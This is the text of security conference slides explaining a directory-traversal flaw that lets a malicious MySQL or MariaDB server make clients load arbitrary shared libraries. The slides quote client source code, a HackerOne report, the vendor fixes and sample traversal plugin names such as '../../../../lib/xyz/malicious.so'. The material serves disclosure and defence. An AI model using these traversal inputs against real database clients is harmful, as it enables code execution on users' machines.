



# Can MySQL server attack you?

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Amazon RDS


# About Us: Alexander Rubin

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- Working with MySQL for ~15 years
- Started at MySQL AB 2006
  - Sun Microsystems, Oracle (MySQL Consulting)
  - Percona since 2014
- Joined the Amazon Relational Database Service (RDS) engineering team in 2020
- Currently leading database security team

# At a glance: what we are going to demo

Hacked  
Web Site




# Agenda


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- RCE in MySQL and MariaDB client library via directory traversal
  - ***Silently*** fixed in 2019 and almost unknown
  - Description and demo of the issue
- New way to bypass the fix using multibyte charset
  - Reported to Oracle MySQL: CVE-2023-21980
  - Demo
- Conclusions

# MySQL Auth: Oversimplified



# MySQL Auth: Oversimplified



# MySQL Auth: Oversimplified

---

- **MySQL server:** can tell client what plugin to load
- **MySQL client:** will try to LOAD that plugin

## What does LOAD actually means >

- Plugin is a shared library
- LOAD means:
  - `dlopen` call on Linux
  - `LoadLibrary` call on Windows



# MySQL Auth: Source code

Let's check the CLIENT LIBRARY source code...

Plugin name – comes from the server

```
434  /* Compile dll path */
435  strxnmov(dlpath, sizeof(dlpath) - 1, plugindir, "/", name, SO_EXT, NullS);
436
437  DEBUG_PRINT("info", ("dlopeninig %s", dlpath));
438  /* Open new dll handle */
439  if (!(dlhandle = dlopen(dlpath, RTLD_NOW))) {
```

Client LOADs shared library

Dedicated directory for plugins

[https://github.com/mysql/mysql-server/blob/mysql-8.0.18/sql-common/client\\_plugin.cc#L435](https://github.com/mysql/mysql-server/blob/mysql-8.0.18/sql-common/client_plugin.cc#L435)



# MySQL Auth: Source code

## Protection

- 1.Plugins (.so / .dll files) are located inside "plugindir"
- 2."plugindir" can NOT be changed during the AUTH phase



```
434  /* Compile dll path */
435  strxnmov(dlpath, sizeof(dlpath) - 1, plugindir, "/", name, SO_EXT, NullS);
436
437  DEBUG_PRINT("info", ("dlopeninig %s", dlpath));
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[https://github.com/mysql/mysql-server/blob/mysql-8.0.18/sql-common/client\\_plugin.cc#L435](https://github.com/mysql/mysql-server/blob/mysql-8.0.18/sql-common/client_plugin.cc#L435)

# Original security issue: directory traversal

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- What if a bad actor controls the server?
- What if the name of the plugin includes "../"?

```
/* Compile dll path */
```

```
strxnmov(dlpath, sizeof(dlpath) - 1, pluginindir, "/", name, SO_EXT, NULLS);
```

```
if (!(dlhandle = dlopen(dlpath, RTLD_NOW))) {
```

../../../lib

../../../lib.so

Arbitrary code  
execution via  
directory traversal

# Is it real? Found and fixed in 2019 in both MySQL and MariaDB

3

#637840

Path traversal in command line client

Share:



## TIMELINE



lixtelnis submitted a report to [MariaDB](#).

Jul 8th (4 years ago)

The command line client has a directory traversal bug which allows server chosen files to be dlopened when it connects to a malicious server.

The path can also be padded with `/` characters so that `strxnmov` drops the `.so` extension.

The `dlopen` call is performed here: [https://github.com/MariaDB/server/blob/10.5/sql-common/client\\_plugin.c#L368](https://github.com/MariaDB/server/blob/10.5/sql-common/client_plugin.c#L368)

### Impact

In rare situations where the attacker controls a file at a known location on the victim's machine this can lead to code execution using `init/fini` functions. See attached `dlopen.sh`.

Other side effects present in commonly installed software are not to be neglected. The mechanism is far from being uncommon in C files alone according to this search:

[https://codesearch.debian.net/search?q=\\_\\_attribute\\_\\_.\\*constructor+filetype%3Ac&perpkg=1](https://codesearch.debian.net/search?q=__attribute__.*constructor+filetype%3Ac&perpkg=1)

Without abusing the path traversal bug the dialog plugin might also be used to fool a user into sending its password unhashed. See attached `dialog.sh`.

1 attachment:

F524519: [disc.zip](#)

<https://hackerone.com/reports/637840>

# Timeline

2019

- June 12<sup>th</sup>  
Reported via HackerOne  
(against MariaDB)
- Aug 2<sup>nd</sup>  
fixed and released in  
MariaDB



vuvova MariaDB staff closed the report and changed the status to Resolved.

Thanks. This is now fixed and released in MariaDB Server 5.5.56, 10.1.41, 10.2.26, 10.3.17, 10.4.7 and in MariaDB Connector/C 3.1.3

Aug 2nd (4 years ago)

<https://hackerone.com/reports/637840>

**MariaDB fix** in sql-common/client\_plugin.c:

<https://jira.mariadb.org/browse/MDEV-20110>

<https://jira.mariadb.org/browse/CONC-429>

Sanitizing input

```
if (strpbrk(name, "()[]!@#$%^&/*,.'?\\\"))
{
    errmsg= "invalid plugin name";
    goto err;
}
```



**vuvova** MariaDB staff closed the report and changed the status to **Resolved**.

Aug 2nd (4 years ago)

Thanks. This is now fixed and released in MariaDB Server 5.5.56, 10.1.41, 10.2.26, 10.3.17, 10.4.7 and in MariaDB Connector/C 3.1.3

2019

- Nov 21<sup>st</sup>  
Fix pushed to  
MySQL Community

Not public bug

Bug #30191834: SERVER CAN MAKE CLIENT LOAD  
AUTH-PLUGIN FROM ANY DIRECTORY

<https://github.com/mysql/mysql-server/commit/0a55ebc2a9ef84c5017249921562a34a379a26da>

# MySQL commit

**Bug #30191834: SERVER CAN MAKE CLIENT LOAD AUTH-PLUGIN FROM ANY DIREC...**  
...TORY

**Problem:** In case of authentication plugin mismatch during connection phase, server tells client to switch to a particular plugin by passing plugin name in the authentication switch packet. When this communication between client and server is compromised this plugin name can be of form like ../../xyz.so. This can cause client to load this library from any location which is a threat.

**Analysis:** When client reads the switch packet, client checks if the plugin name provided by server is loaded or not, if not then client prefixes plugindir with plugin name and then tries to load it.

ex: plugin\_dir = /usr/local/mysql/lib/plugin/ and  
    plugin name given by server = ../../../../lib/xyz/malicious.so  
now plugin to be loaded is /usr/lib/xyz/malicious.so which is wrong.

**Fix:** On client we check if the plugin name is valid or not before loading.

RB#23351

**Bharathy Satish** committed on Nov 21, 2019

# Timeline



MySQL fix in

- sql-common/client\_plugin.c (5.6, 5.7)
- sql-common/client\_plugin.cc (8.0)

Sanitizing input

```
/* check if plugin name does not have any  
directory separator character */  
if ((my_strcspn(cs, name, name + len, FN_DIRSEP,  
strlen(FN_DIRSEP))) < len) {  
    errmsg = "No paths allowed for shared library";  
    goto err;  
}
```


Different  
implementation  
from MariaDB



# Summary of Directory Traversal

